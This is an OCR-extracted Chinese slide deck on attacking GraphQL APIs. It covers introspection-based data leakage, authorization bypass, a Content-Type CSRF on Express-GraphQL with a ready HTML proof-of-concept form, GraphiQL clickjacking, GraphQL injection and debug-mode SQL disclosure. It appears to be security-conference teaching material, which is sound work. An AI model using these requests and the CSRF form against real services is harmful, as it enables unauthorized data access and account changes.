
攻击GraphQL


phith0n

什么是 GraphQL ？

进化

{ REST }





GraphQL

一个为API通信设计的查询语言

描述你的数据


```
type Project {
  name: String
  tagline: String
  contributors: [User]
}
```

请求你要的数据

```
{
  project(name: "GraphQL") {
    tagline
  }
}
```

获得可预测的结果

```
{
  "project": {
    "tagline": "A query language for APIs"
  }
}
```



- ObjectType: 类似于高级语言中的类，定义了一个完整的结构
- Field: 字段，类似于高级语言中的属性
- Arguments: 作为参数传入Query或Mutation
- Query or Mutation: 特殊的Type，分别代表查询和更改语句，省略则表示Query

SQL

一门用于关系型数据库的查询语言

后端 ⇔ 数据库

```
SELECT * FROM table ...
```

```
UPDATE table SET ...
```

管理工具：Navicat、PHPMyAdmin...

GraphQL

一门用于与API通信的查询语言

前端 ⇔ 后端

```
query OperatorName { ...
```

```
mutation OperatorName { ...
```

管理工具：Graph*i*QL

Risk 1. 敏感信息泄露与越权

GraphQL是一门自带文档的技术。

利用内省，即可列出列出 GraphQL中所有Query、Mutation、ObjectType、Field、Arguments。

```
POST /graphql HTTP/1.1
Host: graphqlapp.herokuapp.com
Content-Type: application/json

{"query": "\n  query
IntrospectionQuery {\n
__schema {\n      queryType {
name }\n      mutationType {
name }\n ..."}
```


```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "data": {
    "__schema": {
      "queryType": {
        "name": "Query"
        ...
```

Risk 1. 敏感信息泄露与越权

自动生成文档：

- https://github.com/2fd/graphdoc

Github APIv4 文档：



Risk 1. 敏感信息泄露与越权

在objects.types中寻找敏感信息：

- email
- password
- secretKey
- token
- licenseKey
- session

```
{
  profile {
    name
    age
    password
  }
  userList {
    name
    age
    password
  }
}
```


```
{
  "data": {
    "profile": {
      "name": "hacker",
      "age": 23,
      "password": "33727d62c7d5d3965735168c9ad72313f263fde29b3e9bf821faef0b225d151c"
    },
    "userList": [
      {
        "name": "Mr. Darrel Stokes",
        "age": 26,
        "password": "aaaa294dfefe740249b654a2ee78781fc9295ef563ddaa20a01fc5c7de4848b4"
      },
      {
        "name": "Princess Murphy DDS",
        "age": 26,
        "password": "03dbe83655b8bc4bd5aacc0481e67735cfa2dff761dfcf447c49552ff76f4594"
      },
      {
        "name": "Darrell Marks",
        "age": 30,
        "password": "5ac4568a69706f96f646a08c739a2d86423bd923135114e6df16b3882bf60bd2"
      },
      {
        "name": "Osborne Buckridge",
        "age": 25,
        "password": "7d38c99c22752764df6ef9a2793ffbcb33be2c6fde8ff0423a13768af5a045b"
      },
      {
        "name": "Christopher Padberg MD",
        "age": 22,
        "password": "99b50c1f09a7b960f70c37ad3e71000881a70019c9cb796e17f80a5f335bc7f9"
      },
      {
        "name": "Miss Sigmund Friesen",
        "age": 21,
        "password": "33727d62c7d5d3965735168c9ad72313f263fde29b3e9bf821faef0b225d151c"
      },
      {
        "name": "Ward Prosacco",
        "age": 22,
        "password": "f0f49fd2c542139778666545af6bcb76163d36a87bd29ec50f8f421b677426aa"
      }
    ]
  }
}
```


多多关注废弃的字段（deprecated fields）

Risk 1. 敏感信息泄露与越权

绕过Query权限控制：

- 直接请求敏感信息
- 从关联数据集（ForeignKey）中获取敏感信息

绕过Mutation权限控制：

- 根据Arguments、InputObjectType，自动化Fuzz所有Mutation

思考：

- 和挖掘传统RESTful API敏感信息泄露漏洞有何区 别？

*案例:*hackerone 一系列信息泄露漏洞

Hackerone为API设计的权限控制层:

- THE $30,000 GEM: PART 1

对象、属性均有权限控制，不同用户组看到的结果不同。

没有权限控制的内容:

- 对象数量

从未控制权限的内容入手:

- The request tells the number of private programs, the new system of authorization /invite/token
- Team object in GraphQL disclosed total number of whitelisted hackers

案例:hackerone 一系列信息泄露漏洞

```
{
  team(handle: "security") {
    id
    name
    handle
    whitelisted_hackers {
      edges {
        cursor
      }
      total_count
    }
  }
}
```

```
{
  "data": {
    "team": {
      "id": "Z2lkOi8vaGF...",
      "name": "HackerOne",
      "handle": "security",
      "whitelisted_hackers": {
        "edges": [],
        "total_count": 30
      }
    }
  }
}
```

案例:hackerone 一系列信息泄露漏洞

```
{
  team(handle: "security") {
    id
    name
    handle
    whitelisted_hackers {
      edges {
        cursor
      }
      total_count
    }
  }
}
```

分页

```
{
  "data": {
    "team": {
      "id": "Z2lkOi8vaGF...",
      "name": "HackerOne",
      "handle": "security",
      "whitelisted_hackers": {
        "edges": [],
        "total_count": 30
      }
    }
  }
}
```

如何复现漏洞？

GraphiQL 一个浏览器GraphQL客户端

特点：

- 纯前端应用
- 可以做单页应用，也可以做组件

应用：

- https://github.com/skevy/graphiql-app
- https://github.com/apollographql/apollo-client-devtools
- https://chrome.google.com/webstore/detail/chromeiql/fkkiamalmpiidkljmicmjfbieiclmeij

思考：生产环境下，使用GraphiQL有何问题？

Risk 2. 前端安全漏洞

GraphQL自身不包含任何业务逻辑，也不包含任何安全配置

GraphQL实现：

- express-graphql
- graphene-django
- graphql-php

实现不同，逻辑略有差别

允许的HTTP请求方法：

- GET
- POST

Risk 2. 前端安全漏洞

Express-GraphQL：

- 框架默认无防护
- 自带Graph*i*QL

Graphene-Django：

- 依赖Django的安全配置（Secure As Default）
- 自带Graph*i*QL

GraphQL-PHP

- 无关框架

Express-GraphQL Endpoint CSRF漏洞

利用GraphiQL调试GraphQL接口：

```
POST /? HTTP/1.1
Host: graphqlapp.herokuapp.com
Origin: https://graphqlapp.herokuapp.com
User-Agent: Graphiql/http
Referer: https://graphqlapp.herokuapp.com/
Cookie: [mask]
Content-Type: application/json
Content-Length: 108

{"query":"mutation {\n  editProfile(name:\"hacker\", age: 5) {\n    name\n
age\n  }\n}","variables":null}
```

Express-GraphQL Endpoint CSRF漏洞

将Content-Type修改为application/x-www-form-urlencoded，仍可成功执行：

```
POST /? HTTP/1.1
Host: graphqlapp.herokuapp.com
Origin: https://graphqlapp.herokuapp.com
User-Agent: Graphiql/http
Referer: https://graphqlapp.herokuapp.com/
Cookie: [mask]
Content-Type: application/x-www-form-urlencoded
Content-Length: 138

query=mutation%20%7B%0A%20%20editProfile(name%3A%22hacker%22%2C%20age%3A%205)%20%7B%0A%20%20%20%20name%0A%20%20%20%20age%0A%20%20%7D%0A%7D
```

Express-GraphQL Endpoint CSRF漏洞

生成CSRF POC：Burp ⇒ Right click ⇒ Engagement tools ⇒ Generate CSRF Poc

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://graphqlapp.herokuapp.com/" method="POST">
      <input type="hidden" name="query"
value="mutation&#32;&#123;&#10;&#32;&#32;editProfile&#40;name&#58;&quot;hac
ker&quot;&#44;&#32;age&#58;&#32;5&#41;&#32;&#123;&#10;&#32;&#32;&#32;&#32;n
ame&#10;&#32;&#32;&#32;&#32;age&#10;&#32;&#32;&#125;&#10;&#125;" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```


GraphiQL Clickjacking 漏洞

GraphiQL特性：

- 通过GET参数传入GraphQL语句
- Query类型的语句可以直接发送，Mutation类型的语句需要点击发送
- 被默认继承在大多数GraphQL服务端中：
  - Express-GraphQL
  - Graphene-Django
  - ...

没有CSRF漏洞的情况下，如何 进行利用？

GraphiQL Clickjacking 漏洞



GraphiQL Clickjacking 漏洞

GraphiQL点击劫持漏洞

- https://github.com/graphql/graphiql/issues/683

生成Clickjacking POC：

- Burp ⇒ Burp Clickbandit
- http://675ba661.2m1.pw/f8d888

Risk 3. GraphQL注入漏洞

```
UPDATE `users` SET
  `name` = 'guest', `age` = 5
WHERE `id` = 2334
```

SQL注入

```
mutation {
  editProfile(name: "guest", age: 5) {
    id
    name
    age
    password
  }
}
```

GraphQL注入

Risk 3. GraphQL注入漏洞

```
UPDATE `users` SET
  `name` = 'guest', `age` = 5,
  `password` = 'admin'
WHERE `id` = 1;
WHERE `id` = 2334
```

SQL注入

```
mutation {
  editProfile(name: "guest", age: 5) {
    id
    password
  }
  changePassword(password: "123456"){
    id
    name
    age
    password
  }
}
```

GraphQL注入

Risk 3. GraphQL注入漏洞

拼接GraphQL语句参数导致注入恶意API

利用过程：

- 用户访问URL -> 前端获取参数 -> 拼接成GraphQL语句 -> 发送 -> 后端执行
- 用户访问恶意URL -> 前端获取恶意参数 -> 拼接成恶意GraphQL语句 -> 发送 -> 后端执行

漏洞类型：CSRF

解决方案：

- “参数化查询”

Risk 3. GraphQL注入漏洞

```
$sth = $db->prepare("
  UPDATE `users` SET
    `name` = :name, `age` = :age
  WHERE `id` = :id
");

$sth->execute([
  ':name' => 'guest',
  ':age' => 5,
  ':id' => 2334
]);
```

SQL参数化查询

```
mutation($name: String!, $age: Int!)
{
  editProfile(name: $name, age: $age)
  {
    id
    name
    age
    password
  }
}

{"name": "guest", "age": 5}
```

GraphQL“参数化查询”

Risk 3. GraphQL注入漏洞

漏洞本质：

- 用户输入进入到代码中
  - SQL：SQL注入漏洞
  - JavaScript：XSS漏洞
  - Shell：命令执行漏洞
  - GraphQL：GraphQL注入漏洞

Risk 4. DEBUG模式下的信息泄露

开发模式下的安全问题：

- symfony debug 模式泄露任意变量
  - 案例：《新型php漏洞挖掘之debug导致的安全漏洞（Edusoho）》
- Django DEBUG=True 信息泄露
- Flask debug 模式任意代码执行漏洞
- Graphene-Django DEBUG模式下的安全问题
  - 文档：《Django Debug Middleware》

Graphene-Django DEBUG模式下的安全问题

使用__debug type来获取每次查询的详细信息：

```
{
  card(id: 1) {
    id
    title
  }
  __debug {
    sql {
      sql
      rawSql
      params
    }
  }
}
```

```
{
  "data": {
    "card": null,
    "__debug": {
      "sql": [
        {
          "sql": "SELECT ...",
          "rawSql": "SELECT ...",
          "params": "[5, 6, ...]"
    }
  ...
```

总结. GraphQL的安全问题

漏洞类型


- 权限绕过
- 修改Content-Type导致CSRF
- Graph*i*QL Clickjacking
- GraphQL注入
- DEBUG模式信息泄露

GraphQL是一门通信语言，其无关任意业务层面的逻辑

所以，GraphQL背后仍然可能存在 传统安全中的漏洞

- SQL、代码或命令注入漏洞
- DDOS

know it,then hack it ?



Any Question?

root@leavesongs.com